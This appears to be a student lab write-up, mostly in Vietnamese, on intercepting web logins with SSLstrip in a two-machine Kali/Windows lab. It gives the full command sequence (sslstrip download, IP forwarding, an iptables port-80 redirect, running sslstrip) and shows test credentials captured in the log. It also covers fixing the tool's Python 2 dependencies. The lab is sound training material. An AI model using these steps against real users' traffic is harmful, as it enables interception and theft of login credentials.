
Lab-Project 14: Hijacking HTTPS Sessions with SSLstrip

Attack machine: Kali Linux

Target Machine: Windows 7


**Starting the Linux Attacker Machine:**

* Sử dụng lệnh **ifconfig** để hiển thị địa chỉ IP của máy Attacker



=> IP: 192.168.1.17


* Sử dụng lệnh **ipconfig** để hiển thị IP của máy Target:




=> IP: 192.168.1.18

**Testing Networking:**

* Trên 2 máy sử dụng lệnh ping để kiểm tra kết nối giữa 2 máy:
* Máy Attack: ping 192.168.1.18



* Máy Target: ping 192.168.1.17




**Downloading SSLstrip:**

* Sử dụng các lệnh sau để tiến hành download SSLstrip tools

**curl -k https://samsclass.info/123/proj10/sslstrip-0.9.tar.gz > sslstrip-0.9.tar.gz**

**tar xvf sslstrip-0.9.tar.gz (**Giải nén**)**

**cd sslstrip-0.9 (**di chuyển đến thư mục sslstrip-0.9**)**

****

**Starting IP Forwarding on the Attacker Machine**


* Tại máy Attack, ở terminal sử dụng những command sau:

**cp /etc/sysctl.conf /etc/sysctl.conf.bak**

**nano /etc/sysctl.conf**

* Tại dòng dưới “#Uncomment the next line to enable packet

forwarding for IPv4”, bỏ dấu # và lưu file




**Setting iptables to redirect HTTP requests:**

* Sử dụng các lệnh sau:


**iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080**

**iptables -t nat -L**


****

**Starting sslstrip**

* Tại máy Attack, thực hiện những lệnh sau:
* **python2 sslstrip.py -h**



* **python2 sslstrip.py -p -l 8080**




**Starting the Logfile Scanner:**

* Tại máy attacker, thực hiện những lệnh sau:

**cd**


**cd sslstrip-0.9**

**tail -f sslstrip-0.9**


****

**Setting the Target Machine to Use a Proxy Server**

* Tại máy Target, mở trình duyệt Firefox và cấu hình như sau:




* Tại firefox, truy cập vào website: <http://testphp.vulnweb.com/login.php>



* Tại đây, nhập username và password đăng nhập vào trang web này: có **username** là **test** và **password** là test

**Viewing the Stolen Passsord:**

* Tại file sslstrip.log ta thu được tài khoản và mật khẩu của người dùng không bị mã hóa do sử dụng http:



\*\* Các lỗi gặp trong quá trình làm bài:

- Tải twisted:

+ Sau khi chạy lệnh **python2 sslstrip.py -h** sẽ bị một lỗi:

A white background with black text

Description automatically generated

* Thiếu Twisted Framework

+ Khắc phục như sau:

* Cài pip:

+ **sudo apt install python2-pip** (lệnh này nếu xảy ra lỗi thì thực hiện tử wget)

+ **wget** [**https://bootstrap.pypa.io/pip/2.7/get-pip.py**](https://bootstrap.pypa.io/pip/2.7/get-pip.py)

+ **python2 get-pip.py**

+ **python2 -m pip –version** (Kiểm tra lại phiên bản xem đã cài chưa)

* Cài twisted:

+ **python2 -m pip install --upgrade setuptools**

+ **python2 -m pip install --upgrade pip**

+ **python2 -m pip install twisted**

+ **python2 -m pip install --upgrade cryptography**

+ **python2 -m pip install service\_identity**

* Nếu có lỗi về cryptography như sau:

A screenshot of a computer program

Description automatically generated

(Có thể bỏ qua)

+ Thực hiện 2 lệnh sau:

**python2 -m pip uninstall pyOpenSSL**

**python2 -m pip install pyOpenSSL**